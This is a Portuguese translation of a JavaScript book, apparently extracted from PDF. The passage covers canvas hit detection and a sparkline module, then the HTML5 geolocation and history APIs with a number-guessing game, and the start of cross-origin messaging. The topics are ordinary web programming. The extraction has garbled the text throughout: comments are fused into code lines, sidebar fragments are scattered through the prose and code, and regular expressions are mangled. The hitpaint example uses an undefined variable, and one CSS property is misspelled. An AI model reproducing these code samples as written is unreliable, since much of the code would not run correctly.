function hitpath(context, event) {
```

```
// Obtém o elemento <canvas> do objeto contexto
```

```
var canvas = context.canvas;
```

```
// Obtém o tamanho e a posição do canvas
```

```
var bb = canvas.getBoundingClientRect();
```

```
//
```

```
Translada e muda a escala das coordenadas do evento de mouse em  
coordenadas do canvas var x = (event.clientX-bb.left)*(canvas.width/  
bb.width);
```

```
var y = (event.clientY-bb.top)*(canvas.height/bb.height);
```

// Chama isPointInPath com essas coordenadas transformadas

```
return
```

```
context.isPointInPath(x,y);
```

```
}
```



Capítulo 21 Mídia e gráficos em scripts **649**

Essa função `hitpath()` poderia ser usada em uma rotina de tratamento de evento, como segue: `canvas.onclick = function(event) {`

```
if (hitpath(this.getContext("2d"), event) {
```

```
alert("Hit!");
```

```
// Clique sobre o caminho atual
```

```
}
```

```
};
```

lado do client

JavaS

Em vez de fazer detecção de sucesso baseada em caminho, você pode usar `getImageData()` para testar **cript do**

se o pixel sob o ponto do mouse foi pintado. Se o pixel (ou pixels) retornado for totalmente transparente, nada foi desenhado nesse pixel e o evento de mouse é um fruto de erro de alvo. O Exemplo e

21-12 mostra como você pode fazer esse tipo de detecção de sucesso.

Exemplo 21-12 Testando se um evento de mouse ocorreu sobre um pixel pintado

// Retorna true se o evento de mouse especificado ocorreu sobre um pixel não transparente.

```
function hitpaint(context, event) {

    // Translada e muda a escala das coordenadas do evento de mouse em
    coordenadas do canvas var canvas = context.canvas;

    var bb = canvas.getBoundingClientRect();

    var x = (event.clientX-bb.left)*(canvas.width/bb.width);

    var y = (event.clientY-bb.top)*(canvas.height/bb.height);

    // Obtém o pixel (ou pixels, se vários pixels do dispositivo são mapeados
    em 1 pixel CSS) var pixels = c.getImageData(x,y,1,1);

    // Se quaisquer pixels tiverem um valor de alfa diferente de zero, retorna
    true

    // (sucesso)

    for(var i = 3; i < pixels.data.length; i += 4) {

        if (pixels.data[i] !== 0) return true;

        }

    // Caso contrário, foi um erro de alvo.
```

return

false;

}

21.4.16 Exemplo de canvas: sparklines

Vamos concluir este capítulo com um exemplo prático de desenho de sparklines. Um sparkline é um gráfico para exibição de dados pequeno destinado à inclusão dentro do fluxo de texto, como este: Server load:

8. O termo “sparkline” foi inventado pelo autor Edward Tufte, que os descreve como “pequenos elementos gráficos de alta resolução, incorporados em um contexto de palavras, números e imagens. Os sparklines são elementos gráficos que usam muitos dados, têm projeto simples e são do tamanho de uma palavra”. (Saiba mais sobre sparklines no livro de Tufte Beautiful Evidence [Graphics Press].) O Exemplo 21-13 é um módulo relativamente simples de código JavaScript discreto para habilitar sparklines em suas páginas Web. Os comentários explicam como ele funciona. Note que ele usa a função onLoad() do Exemplo 13-5.

Exemplo 21-13 Sparklines com o elemento <canvas>

*/**

** Localiza todos os elementos da classe CSS "sparkline", analisa seu conteúdo como*

** uma série de números e substitui por uma representação gráfica.*

650 Parte II JavaScript do lado do cliente

** Define sparklines com marcação como segue:*

** 3 5 7 6 6 9 11 15*

** Estiliza os sparklines com CSS, como segue:*

** .sparkline { background-color: #ddd; color: red; }*

- * – A cor do sparkline vem do estilo calculado a partir da propriedade CSS color.
- * – Os sparklines são transparentes, de modo que a cor de fundo normal aparece.
- * – A altura do sparkline vem do atributo data-height, se estiver definido; caso contrário, do estilo calculado do atributo fontsize.
- * – A largura do sparkline vem do atributo data-width, se estiver definido, ou do número de pontos de dados vezes data-dx, se isso estiver definido, ou do número de pontos de dados vezes a altura dividida por 6
- * – Os valores mínimo e máximo do eixo y são extraídos dos atributos data-ymin e data-ymax, caso estejam definidos; caso contrário, vêm dos valores mínimo e máximo dos dados.

*/

```
onLoad(function() { // Quando o documento é carregado pela primeira vez
```

```
// Localiza todos os elementos de classe "sparkline"
```

```
var elts = document.getElementsByClassName("sparkline"); main: for(var e = 0; e < elts.length; e++) { // Para cada elemento var elt = elts[e];
```

```
// Obtém o conteúdo do elemento e converte em um array de números.
```

```
// Se a conversão falha, pula esse elemento.
```

```
var content = elt.textContent || elt.innerText; // Conteúdo do elemento
var content = content.replace(/\s+|\s+$/g, ""); // Retira os espaços
var text = content.replace(/#.*$/gm, "");
```

```
// Retira os comentários
```

```
text = text.replace(/[\n\r\t\v\f]/g, " ");
```

```
// Converte \n etc. em espaço
```

```
var data = text.split(/\s+|\s*\s*/);
```

```
// Divide espaço ou vírgula
```

```
for(var i = 0; i < data.length; i++) {
```

```
// Para cada trecho
```

```
data[i] = Number(data[i]);
```

```
// Converte em um número
```

```
if (isNaN(data[i])) continue main;
```


// e cancela em caso de falha

}

// Agora calcula a cor, largura, altura e limites do eixo y do

// sparkline a partir dos dados, dos atributos data-do elemento

// e do estilo calculado do elemento.

var style = getComputedStyle(elt, null);

var color = style.color;

var height = parseInt(elt.getAttribute("data-height")) ||

parseInt(style.fontSize) || 20;

var width = parseInt(elt.getAttribute("data-width")) ||

*data.length * (parseInt(elt.getAttribute("data-dx")) || height/6); var ymin
= parseInt(elt.getAttribute("data-ymin")) ||*

```
Math.min.apply(Math,  
data);
```

```
var ymax = parseInt(elt.getAttribute("data-ymax")) ||  
Math.max.apply(Math,  
data);
```

```
if (ymin >= ymax) ymax = ymin + 1;
```

```
// Cria o elemento canvas.
```

```
var canvas = document.createElement("canvas");
```

```
canvas.width = width;
```

```
// Configura as dimensões do canvas
```

```
canvas.height = height;
```

```
canvas.title = content; // Usa o conteúdo do elemento como dica de  
ferramenta
```

```
elt.innerHTML = "";
```

```
// Apaga o conteúdo existente no elemento
```

```
elt.appendChild(canvas);
```

```
// Insere o canvas no elemento
```

```
// Agora representa os pontos (i,data[i]) graficamente, transformando em
```

```
// coordenadas do canvas.
```

```
var context = canvas.getContext('2d');
```

```
for(var i = 0; i < data.length; i++) {
```

```
// Para cada ponto de dados
```

lado do client

Ja

```
var x = width*i/data.length;
```

// Muda a escala de i

vaS

*var y = (ymax-data[i])*height/(ymax-ymin);*

// Muda a escala de data[i]

cript do

context.lineTo(x,y);

// O primeiro lineTo() faz um moveTo() em seu lugar

}

e

context.strokeStyle = color;

// Especifica a cor do sparkline

context.stroke();

// e o desenha

}

});

Capítulo 22

APIs de HTML5

O termo *HTML5* se refere à versão mais recente da especificação *HTML*, é claro, mas também a um conjunto inteiro de tecnologias para aplicativos Web que estão sendo desenvolvidas e especificadas como parte de *HTML* ou junto com ela. Um termo mais formal para essas tecnologias é *Open Web Platform*. Na prática, contudo, “*HTML5*” é um forma abreviada conveniente. Este capítulo utiliza o termo dessa maneira. Algumas das novas APIs de *HTML5* estão documentadas em outras partes deste livro:

- O Capítulo 15 aborda os métodos `getElementsByClassName()` e `querySelectorAll()` e o atributo `dataset` de elementos do documento.
- O Capítulo 16 aborda a propriedade `classList` de elementos.
- O Capítulo 18 aborda *XMLHttpRequest Level 2*, requisições HTTP entre origens e a API *EventSource* definida pela especificação *Server-Sent Events*.
- O Capítulo 20 documenta a API *Web Storage* e a cache para aplicativos Web offline.
- O Capítulo 21 aborda os elementos `<audio>`, `<video>` e `<canvas>` e os elementos gráficos em SVG.

Este capítulo aborda várias outras APIs de *HTML5*:

- A Seção 22.1 aborda a API *Geolocation*, que permite aos navegadores (com permissão) determinar a localização física do usuário.
- A Seção 22.2 aborda as APIs de gerenciamento de histórico que permitem aos aplicativos Web salvar e atualizar seus estados em resposta aos botões *Back* e *Forward* (Voltar e Avançar) do navegador, sem serem recarregados do servidor Web.
- A Seção 22.3 descreve uma API simples para passar mensagens entre documentos de origens diferentes. Essa API contorna a política de segurança da mesma origem (Seção 13.6.2) a qual impede que documentos de servidores Web diferentes interajam diretamente uns com os outros, sem correr perigo.
- A Seção 22.4 aborda um novo recurso importante de *HTML5*: a capacidade de executar có-

digo JavaScript em uma thread de segundo plano isolado e se comunicar com segurança com essas threads “de trabalho”.

- A Seção 22.5 descreve tipos de propósito especial eficientes no uso de memória para trabalhar com arrays de bytes e números.

Capítulo 22 APIs de HTML5 653

- A Seção 22.6 aborda os Blobs: porções opacas de dados que servem como formato central de troca de dados para uma variedade de novas APIs de dados binários. Essa seção também aborda vários tipos e APIs relacionados a Blob: objetos File e FileReader, o tipo BlobBuilder e URLs de Blob.

- A Seção 22.7 demonstra a API Filesystem, por meio da qual aplicativos Web podem ler e gravar **lado do client**

Ja

arquivos dentro de um sistema de arquivo privativo em caixa de areia. Essa é uma das APIs que **vaS**

ainda estão em processo de mudança e não está documentada na seção de referência.

cript do

- A Seção 22.8 demonstra a API IndexedDB para armazenar e recuperar objetos em bancos de e

dados simples. Assim como a API Filesystem, IndexedDB está em processo de mudança e não está documentada na seção de referência.

- Por fim, a Seção 22.9 aborda a API Web Sockets, que permite aos aplicativos Web conectarem servidores usando conexão em rede baseada em fluxo bidirecional, em vez do modelo de liga-

ção em rede tipo pedido/resposta sem estado, suportado por XMLHttpRequest.

Os recursos documentados neste capítulo não se encaixam naturalmente em nenhum dos capítulos anteriores ou ainda não são estáveis e amadurecidos o suficiente para serem integrados nos capítulos principais do livro. Algumas das APIs parecem estáveis o bastante para documentar na seção de referência, enquanto em outros casos a API ainda está em processo de mudança e não é abordada na Parte IV. Todos os exemplos deste capítulo, menos um (Exemplo 22-9), funcionavam em pelo menos um navegador quando este livro foi para a gráfica. Como as especificações abordadas aqui ainda estão evoluindo, alguns desses exemplos podem não funcionar mais quando você ler este capítulo.

22.1 Geolocalização

A API Geolocation (<http://www.w3.org/TR/geolocation-API/>) permite aos programas JavaScript solicitar ao navegador a localização real do usuário. Os aplicativos que reconhecem a localização podem exibir mapas, direções e outras informações relevantes à posição atual do usuário. Evidentemente, aqui existem preocupações significativas quanto à privacidade, e os navegadores que suportam a API Geolocation sempre perguntam ao usuário antes de permitir que um programa JavaScript acesse a localização física onde ele está.

Os navegadores que suportam a API Geolocation definem `navigator.geolocation`. Essa propriedade se refere a um objeto com três métodos:

`navigator.geolocation.getCurrentPosition()`

Solicita a posição atual do usuário.

`navigator.geolocation.watchPosition()`

Solicita a posição atual, mas também continua a monitorar a posição e invoca a função callback especificada quando a posição do usuário muda.

`navigator.geolocation.clearWatch()`

Para acompanhar a localização do usuário. O argumento desse método deve ser o número retornado pela chamada correspondente de `watchPosition()`.

Nos dispositivos que contêm hardware GPS, podem ser obtidas informações de localização muito precisas. Em geral, contudo, as informações de localização vêm por meio da Web. Se um navegador

Internet para um serviço Web, normalmente pode determinar (com base nos registros do ISP) em qual cidade você está (e é comum anunciantes fazerem isso no lado do servidor). Muitas vezes, um navegador pode obter uma localização ainda mais precisa, solicitando ao sistema operacional a lista de redes sem fios próximas e a intensidade dos sinais. Essas informações, quando enviadas para um serviço Web sofisticado, permitem que sua localização seja calculada com precisão surpreendente (normalmente no espaço de uma quadra).

Essas tecnologias de geolocalização envolvem uma troca pela rede ou comunicação com vários satélites, de modo que a API Geolocation é assíncrona: `getCurrentPosition()` e `watchPosition()` retornam imediatamente, mas aceitam um argumento `callback` que o navegador vai chamar quando tiver determinado a posição do usuário (ou quando a posição tiver mudado). A forma mais simples de solicitação de localização é a seguinte: `navigator.geolocation.getCurrentPosition(function(pos) {`

```
var latitude = pos.coords.latitude;
```

```
var longitude = pos.coords.longitude;
```

```
alert("Your position: " + latitude + ", " + longitude);
```

```
});
```

Além da latitude e da longitude, todo pedido de geolocalização bem-sucedido também retorna um valor de precisão (em metros) especificando o quanto a posição é conhecida em detalhes. O Exemplo 22-1 demonstra isso: ele chama `getCurrentPosition()` para determinar a posição atual e usa a informação resultante para exibir um mapa (do Google Maps) da localização atual, com zoom aproximado ao da precisão do local.

Exemplo 22-1 Usando geolocalização para exibir um mapa

```
// Retorna um elemento <img> recém-criado que vai (quando a  
geolocalização for bem-sucedida)
```

```
// ser configurado para exibir um mapa do Google da localização atual.  
Note que o
```


// chamador deve inserir o elemento retornado no documento para torná-lo visível. Lança

// um erro se geolocalização não é suportada no navegador

function getmap() {

// Procura suporte para geolocalização

if (!navigator.geolocation) throw "Geolocation not supported";

// Cria um novo elemento , inicia o pedido de geolocalização para fazer img

// exibir um mapa de onde estamos e, então, retorna a imagem.

var image = document.createElement("img");

navigator.geolocation.getCurrentPosition(setMapURL);

return

image;

*// Esta função vai ser chamada após retornarmos o objeto imagem,
quando*

// (e se) o pedido de geolocalização for bem-sucedido.

function setMapURL(pos) {

// Obtém nossas informações de posição do objeto argumento

var latitude = pos.coords.latitude;

// Graus N do equador

var longitude = pos.coords.longitude;

// Graus E de Greenwich

var accuracy = pos.coords.accuracy;

// Metros

*// Constrói um URL para uma imagem estática de mapa do Google dessa
localização var url = "http://maps.google.com/maps/api/staticmap" +*

"?center=" + latitude + "," + longitude +

"&size=640x640&sensor=true";

Capítulo 22 APIs de HTML5 655

// Configura o nível de zoom do mapa usando uma heurística aproximada
var

zoomlevel = 20;

// Começa com zoom durante quase todo o tempo

if (accuracy > 80)

// Menos zoom para posições menos precisas

zoomlevel -= Math.round(Math.log(accuracy/50)/Math.LN2);

url += "&zoom=" + zoomlevel;

// Adiciona nível de zoom no URL

// Agora exibe o mapa no objeto imagem. Obrigado, Google!

lado do client

Ja

```
image.src = url;
```

vaS

```
}
```

cript do

```
}
```

e

A API Geolocation tem vários recursos que não são demonstrados pelo Exemplo 22-1:

- Além do primeiro argumento callback, `getCurrentPosition()` e `watchPosition()` aceitam uma segunda função callback opcional que é chamada se o pedido de geolocalização falha.
- Além das funções callback `success` e `error`, esses dois métodos também aceitam um objeto de opções como terceiro argumento opcional. As propriedades desse objeto especificam se é desejada uma posição de alta precisão, quanto a posição pode se tornar “velha” e quanto tempo o sistema pode levar para determinar a posição.
- O objeto passado para a função callback `success` também inclui um `timestamp` e pode (em alguns dispositivos) incluir mais informações, como altitude, velocidade e direção.

O Exemplo 22-2 demonstra esses recursos adicionais.

Exemplo 22-2 Uma demonstração de todos os recursos de geolocalização

// Determina minha localização de forma assíncrona e a exibe no elemento especificado.

```
function whereami(elt) {
```

```
// Passa esse objeto como 3º argumento para getCurrentPosition() var  
options = {
```

// Configura como true para obter uma leitura com precisão mais alta (de GPS, por

// exemplo), se estiver disponível. Note, contudo, que isso pode afetar a vida

// útil da bateria.

enableHighAccuracy: false, // Pode aproximar: esse é o padrão

// Configura essa propriedade se uma localização colocada na cache é suficiente.

// O padrão é 0, que obriga a localização ser verificada outra vez.

maximumAge: 300000,

// Uma correção dos últimos 5 minutos está bem

// Por quanto tempo você quer esperar para obter a localização?

*// O padrão é Infinity e getCurrentPosition() nunca atinge o tempo-limite
timeout: 15000*

// Não leva mais do que 15 segundos

};

if (navigator.geolocation)

// Solicita a posição, se for suportado

navigator.geolocation.getCurrentPosition(success, error, options); else

elt.innerHTML = "Geolocation not supported in this browser";

// Esta função será chamada se a geolocalização falhar

function error(e) {

656 *Parte II JavaScript do lado do cliente*

*// O objeto error tem um código numérico e uma mensagem de texto.
Valores do*

// código:

// 1: o usuário não deu permissão para compartilhar sua localização

// 2: o navegador não conseguiu determinar a posição

// 3: um tempo-limite foi atingido

```
elt.innerHTML = "Geolocation error " + e.code + ": " + e.message;  
}
```

// Esta função será chamada se a geolocalização for bem-sucedida
function success(pos) {

// Esses são os campos que sempre obtemos. Note que timestamp

// está no objeto externo e não no objeto coords interno.

var msg = "At " +

new Date(pos.timestamp).toLocaleString() + " you were within " +

pos.coords.accuracy + " meters of latitude " +

pos.coords.latitude + " longitude " +

```
pos.coords.longitude + ".
```

```
// Se nosso dispositivo retorna altitude, adiciona essa informação.
```

```
if (pos.coords.altitude) {
```

```
msg += " You are " + pos.coords.altitude + " + " +
```

```
pos.coords.altitudeAccuracy + "meters above sea level.";  
}
```

```
// se nosso dispositivo retorna velocidade e direção, adiciona isso também.
```

```
if (pos.coords.speed) {
```

```
msg += " You are travelling at " +
```



```
pos.coords.speed + "m/s on heading " +
```

```
pos.coords.heading
```

```
+
```

```
" ",
```

```
}
```

```
elt.innerHTML = msg;
```

```
// Exibe todas as informações de posição
```

```
}
```

```
}
```

22.2 Gerenciamento de histórico

Os navegadores Web monitoram os documentos carregados em uma janela e exibem botões Back e Forward (Voltar e Avançar) que permitem ao usuário navegar por esses documentos. Esse modelo de histórico de navegador é do tempo em que os documentos eram passivos e todo cálculo era feito no servidor. Hoje, os aplicativos Web frequentemente geram ou carregam conteúdo dinamicamente e exibem novos estados sem carregar novos documentos. Aplicativos como esses precisam fazer seu próprio gerenciamento de histórico, caso queiram que o usuário possa usar os botões Back e Forward para navegar de um estado para outro do aplicativo de maneira intuitiva. HTML5 define dois mecanismos de gerenciamento de histórico.

A técnica de gerenciamento de histórico mais simples envolve `location.hash` e o evento `hashchange`.

Essa técnica também era mais implementada quando este livro estava sendo produzido: os navegadores estavam começando a implementá-la, mesmo antes de HTML5 a ter padronizado. Na maioria dos navegadores (mas não nas versões mais antigas do IE), configurar a propriedade `location.hash` atualiza o URL exibido na barra de endereços e adiciona uma entrada no histórico do navegador. A propriedade `hash` configura o identificador de fragmento do URL e é tradicionalmente usada para

Capítulo 22 APIs de HTML5 657

especificar a identificação de uma seção do documento para a qual se vai rolar. Mas `location.hash` não precisa ser uma identificação de elemento:

você pode configurá-la com qualquer string. Se você pode codificar o estado de seu aplicativo como uma string, pode utilizar essa string como identificador de fragmento.

Então, configurando a propriedade `location.hash`, você permite que o usuário utilize os botões **lado do client**

Ja

Back e *Forward* para navegar entre estados do documento. Para que isso funcione, seu aplicativo **vaS**

deve ter algum modo de detectar essas mudanças de estado para que possa ler o estado armazenado **cript do**

no identificador de fragmento e atualizar-se de forma correspondente. Em HTML5, o navegador dispara um evento `hashchange` no objeto `Window` quando o identificador de fragmento muda. Nos e

navegadores que suportam o evento `hashchange`, você pode configurar `window.onhashchange` como uma função de tratamento que será chamada quando o identificador de fragmento mudar como resultado de navegação pelo histórico. Quando essa função de tratamento fosse chamada, sua função analisaria o valor de `location.hash` e exibiria novamente o aplicativo, usando a informação de estado que ele contém.

HTML5 também define um procedimento um pouco mais complexo e robusto de gerenciamento de histórico, envolvendo o método `history.pushState()` e o evento `popstate`. Quando um aplicativo Web entra em um novo estado, chama `history.pushState()` para adicionar esse estado no histórico de navegação. O primeiro argumento é um objeto contendo todas as informações de estado necessárias para restaurar o estado atual do documento. Qualquer objeto que possa ser convertido em uma string com `JSON.stringify()` vai funcionar e certos outros tipos nativos, como `Date` e `RegExp`, também devem funcionar (consulte o quadro a seguir). O segundo argumento é um título opcional (uma string de texto puro) que o navegador pode usar (em um menu `<Back>`, por exemplo) para identificar o estado salvo no histórico de navegação. O terceiro argumento é um URL opcional que será exibido como localização do estado atual. Os URLs relativos são determinados em relação à localização atual do documento e é comum especificar simplesmente uma parte hash (ou “identificador de fragmento”) do URL, como `#state`. A associação de um URL a cada estado permite que o usuário marque estados internos de seu aplicativo e, se você incluir informações suficientes no URL, seu aplicativo poderá restaurar seu estado quando for carregado a partir de um


marcador.

Clones estruturados

Conforme mencionado anteriormente, o método `pushState()` aceita um objeto de estado e faz uma cópia privativa dele. Trata-se de uma cópia profunda ou clone profundo do objeto: ela copia recursivamente o conteúdo de qualquer objeto ou array aninhado. O padrão HTML5 chama esse tipo de cópia de clone estruturado. O processo de criação de um clone estruturado é parecido com passar o objeto para JSON.

`stringify()` e então passar a string resultante para `JSON.parse()` (consulte a Seção 6.9). Mas JSON só suporta primitivas de JavaScript, além de objetos e arrays. O padrão HTML5 diz que o algoritmo de clonagem estruturado também deve ser capaz de clonar objetos `Date` e `RegExp`, objetos `ImageData` (do elemento

`<canvas>`: consulte a Seção 21.4.14) e objetos `FileList`, `File` e `Blob` (descrito na Seção 22.6). As funções e erros de JavaScript são excluídos explicitamente do algoritmo de clonagem estruturada, assim como a maioria dos objetos hospedeiros, como janelas, documentos, elementos, etc.



658 Parte II JavaScript do lado do cliente

Talvez você não tenha motivo para armazenar arquivos ou dados de imagem como parte de seu estado de histórico, mas os clones estruturados também são usados por vários outros padrões relacionados a HTML5

e vamos vê-los novamente ao longo deste capítulo.

Além do método `pushState()`, o objeto `History` também define `replaceState()`, que recebe os mesmos argumentos, mas substitui o estado

do histórico atual, em vez de adicionar um novo estado no histórico de navegação.

Quando o usuário navega para estados de histórico salvos usando os botões *Back* ou *Forward*, o navegador dispara um evento *popstate* no objeto *Window*. O objeto evento associado ao evento tem uma propriedade chamada *state*, a qual contém uma cópia (outro clone estruturado) do objeto estado passado para *pushState()*.

O Exemplo 22-3 é um aplicativo Web simples – o jogo de adivinhação de números ilustrado na Figura 22-1 – que usa essas técnicas HTML5 para salvar seu histórico, permitindo ao usuário “voltar”

para rever ou refazer seus palpites.

Quando este livro foi para a gráfica, o Firefox 4 tinha feito duas modificações na API History que outros navegadores podem acompanhar. Primeiramente, o Firefox 4 torna o estado atual disponível por meio da propriedade *state* do próprio objeto History, ou seja, as páginas carregadas recentemente não precisam esperar por um evento *popstate*. Segundo, o Firefox 4 não dispara mais um evento *popstate* para páginas carregadas recentemente que não tenham algum estado salvo. Essa segunda alteração significa que o exemplo a seguir não funciona muito bem no Firefox 4.

Figura 22-1 Um jogo de adivinhação de números.

Exemplo 22-3 Gerenciamento de histórico com *pushState()*

```
<!DOCTYPE html>

<html> <head> <title>I'm thinking of a number... </title>
```

Capítulo 22 APIs de HTML5 659

```
<script>

window.onload = newgame;

// Começa um novo jogo quando carregamos

window.onpopstate = popState;

// Trata de eventos de histórico

var state, ui;
```

// Globais inicializadas em newgame()

function newgame(playagain) {

// Inicia um novo jogo de adivinhação de números

*// Configura um objeto para conter elementos do documento que nos interessam **lado do client***

Ja

ui = {

vaS

heading: null,

// O <h1> no topo do documento.

cript do

prompt:

null,

// Pedes para o usuário digitar um palpite.

input: null,

// Onde o usuário digita o palpite.

e

low: null,

// Três células de tabela para a representação visual

mid: null,

// ...do intervalo de números a adivinhar.

high:

null

};

// Pesquisa cada uma dessas identificações de elemento

for(var id in ui) ui[id] = document.getElementById(id);

// Define uma rotina de tratamento de evento para o campo de entrada
ui.input.onchange = handleGuess;

// Escolhe um número aleatório e inicializa o estado do jogo

state = {

*n: Math.floor(99 * Math.random()) + 1, // Um inteiro: $0 < n < 100$*

low: 0,

// O limite inferior (exclusivo) nos palpites

high: 100,

// O limite superior (exclusivo) nos palpites

guessnum: 0,

// Quantos palpites foram dados

guess: undefined

// Qual foi o último palpite

};

*// Modifica o conteúdo do documento para exibir este estado inicial
display(state);*

*// Esta função é chamada como rotina de tratamento de evento onload e
também é*

*// chamada pelo botão Play Again, exibido no final de um jogo. O
argumento*

// playagain vai ser true neste segundo caso. Se é true, salvamos

*// o novo estado do jogo. Mas se fomos chamados em resposta a um
evento load,*

// não salvamos o estado. Isso porque os eventos load também vão ocorrer

*// quando retrocedermos pelo histórico do navegador a partir de algum
outro*

*// documento para o estado existente de um jogo. Se fôssemos salvar um
novo*

// estado inicial, nesse caso sobrescreveríamos o histórico atual

// atual do jogo. Nos navegadores que suportam pushState(), o evento load

// é sempre seguido de um evento popstate. Assim, em vez de salvar o estado aqui,

// esperamos por popstate. Se ele nos fornecer um objeto estado, apenas

// usamos isso. Caso contrário, se popstate tem um estado nulo, sabemos que esse é

// mesmo um novo jogo e usamos replaceState para salvar o novo estado do jogo.

if (playagain === true) save(state);

}

// Salva o estado do jogo no histórico do navegador com pushState(), se for suportado function save(state) {

if (!history.pushState) return; // Não faz nada se pushState() não estiver definido

// Vamos associar um URL ao estado salvo. Esse URL exibe o

// número a adivinhar, mas não codifica o estado do jogo, de modo que não é útil

// para marcação. Não podemos colocar o estado do jogo no URL facilmente, pois isso

660 *Parte II JavaScript do lado do cliente*

// tornaria o número secreto visível na barra de endereços.

var url = "#guess" + state.guessnum;

// Agora salva o objeto com o estado e o URL

history.pushState(state,

// Objeto estado a salvar

""
,

// Título do estado: os navegadores atuais ignoram isso

url);

// URL do estado: não é útil para marcação

}

// Esta é a rotina de tratamento de evento onpopstate que restaura estados do histórico.

function popState(event) {

if (event.state) {

// Se o evento tem um objeto estado, restaura esse estado

// Note que event.state é uma cópia profunda do objeto estado salvo;

// portanto, podemos modificá-la sem alterar o valor salvo.

state = event.state;

// Restaura o estado do histórico

display(state);

// Exibe o estado restaurado

}

else

{

// Quando carregarmos a página pela primeira vez, vamos obter um evento popstate

// sem nenhum estado. Substitua esse estado nulo por nosso estado real: consulte o

// comentário em newgame(). Não há necessidade de chamar display() aqui.

history.replaceState(state, "", "#guess" + state.guessnum);

}

};

// Esta rotina de tratamento de evento é chamada sempre que o usuário adivinha um número.

// Ela atualiza o estado do jogo, salva-o e o exibe.

function handleGuess() {

// Obtém o palpite do usuário a partir do campo de entrada

var g = parseInt(this.value);

// Se é um número e está no intervalo correto

```
if ((g > state.low) && (g < state.high)) {
```

```
    // Atualiza o objeto estado com base nesse palpite
```

```
    if (g < state.n) state.low = g;
```

```
    else if (g > state.n) state.high = g;
```

```
    state.guess = g;
```

```
    state.guessnum ++;
```

```
    // Agora salva o novo estado no histórico do navegador
```

```
    save(state);
```

```
    // Modifica o documento para responder ao palpite do usuário
```

```
    display(state);
```

```
}
```

```
else { // Um palpite inválido: não coloca um novo estado de histórico  
    alert("Please enter a number greater than " + state.low +
```

```

" and less than " + state.high);

    }

}

// Modifica o documento para exibir o estado atual do jogo.

function display(state) {

    // Exibe o cabeçalho e o título do documento

    ui.heading.innerHTML = document.title =

    "I'm thinking of a number between " +

    state.low + " and " + state.high + ".";

    // Exibe uma representação visual do intervalo de números usando uma
    tabela ui.low.style.width = state.low + "%";

Capítulo 22 APIs de HTML5 661

    ui.mid.style.width = (state.high-state.low) + "%";

    ui.high.style.width = (100-state.high) + "%";

    // Certifica-se de que o campo de entrada esteja visível, vazio e com o foco
    ui.input.style.visibility = "visible";

```

```
ui.input.value = "";
```

```
ui.input.focus();
```

lado do client

Ja

vaS

```
// Configura o prompt com base no palpite mais recente do usuário cript  
do
```

```
if (state.guess === undefined)
```

```
ui.prompt.innerHTML = "Type your guess and hit Enter: "; e
```

```
else if (state.guess < state.n)
```

```
ui.prompt.innerHTML = state.guess + " is too low. Guess again: "; else if  
(state.guess > state.n)
```

```
ui.prompt.innerHTML = state.guess + " is too high. Guess again: "; else
```

```
{
```

```
//
```

Quando for correto, oculta o campo de entrada e mostra novamente um

botão Play

//

Again.

```
ui.input.style.visibility = "hidden";
```

```
// Sem mais palpites agora
```

```
ui.heading.innerHTML = document.title = state.guess + " is correct! ";  
ui.prompt.innerHTML
```

```
=
```

```
"You Win! <button onclick='newgame(true)'+>Play Again </button>";
```

```
}
```

```
}
```

```
</script>
```

```
<style> /* estilos CSS para que o jogo tenha boa aparência */
```

```
#prompt { fontsize: 16pt; }
```

```
table { width: 90%; margin:10px; margin-left:5%; }
```

```
#low, #high { background-color: lightgray; height: 1em; }
```

```
#mid { background-color: green; }
```

```
</style>
```

```
</head>
```

```
<body> <!-- Os elementos HTML a seguir são a interface com o usuário  
do jogo -->
```

```
<!-- Título do jogo e representação textual do intervalo de números -->
```



```
<h1 id="heading">I'm thinking of a number...</h1>
```

```
<!-- uma representação visual dos números que não foram rejeitados -->
```

```
<table> <tr> <td id="low"> </td> <td id="mid"> </td> <td  
id="high"> </td> </tr> </table>
```

```
<!-- Onde o usuário digita seus palpites -->
```

```
<label id="prompt"> </label> <input id="input" type="text">
```

```
</body> </html>
```

22.3 Troca de mensagens entre origens

Conforme mencionado na Seção 14.8, algumas janelas e guias do navegador ficam completamente isoladas umas das outras e o código que está sendo executado em uma ignora completamente o das outras. Em outros casos, quando um script abre novas janelas explicitamente ou trabalha com quadros aninhados, as várias janelas e quadros sabem da existência uns dos outros. Se eles contêm documentos do mesmo servidor Web, os scripts dessas janelas e quadros podem interagir e manipular os documentos uns dos outros.

Às vezes, no entanto, um script pode se referir a outro objeto Window, mas como o conteúdo dessa janela é de uma origem diferente, o navegador Web (seguindo a política da mesma origem) não permite que o script veja o conteúdo do documento dessa outra janela. De modo geral, o na-

662 Parte II JavaScript do lado do cliente vegador também não permite que o script leia propriedades ou chame métodos dessa outra janela.

O método de uma janela que scripts de origens diferentes podem chamar é denominado `postMessage()` e ele permite um tipo de comunicação limitada – na forma de passagem de mensagem assíncrona – entre scripts de origens diferentes. Esse tipo de comunicação é definido em HTML5

e é implementado por todos os navegadores atuais (incluindo o IE8 e posteriores). A técnica é conhecida como “troca de mensagens entre documentos”, mas como a API é definida no objeto Window e não no documento, poderia se chamar “passagem de mensagens entre janelas” ou “troca de mensagens entre origens”.

O método `postMessage()` espera dois argumentos. O primeiro é a mensagem a ser enviada. A especificação HTML5 diz que esse pode ser qualquer valor primitivo ou objeto que possa ser clonado (consulte “Clones estruturados”,

na página 672), mas algumas implementações de navegador atuais (incluindo o Firefox 4 beta) esperam strings; portanto, se quiser passar um objeto ou array como mensagem, deve primeiro serializá-lo com `JSON.stringify()` (Seção 6.9).

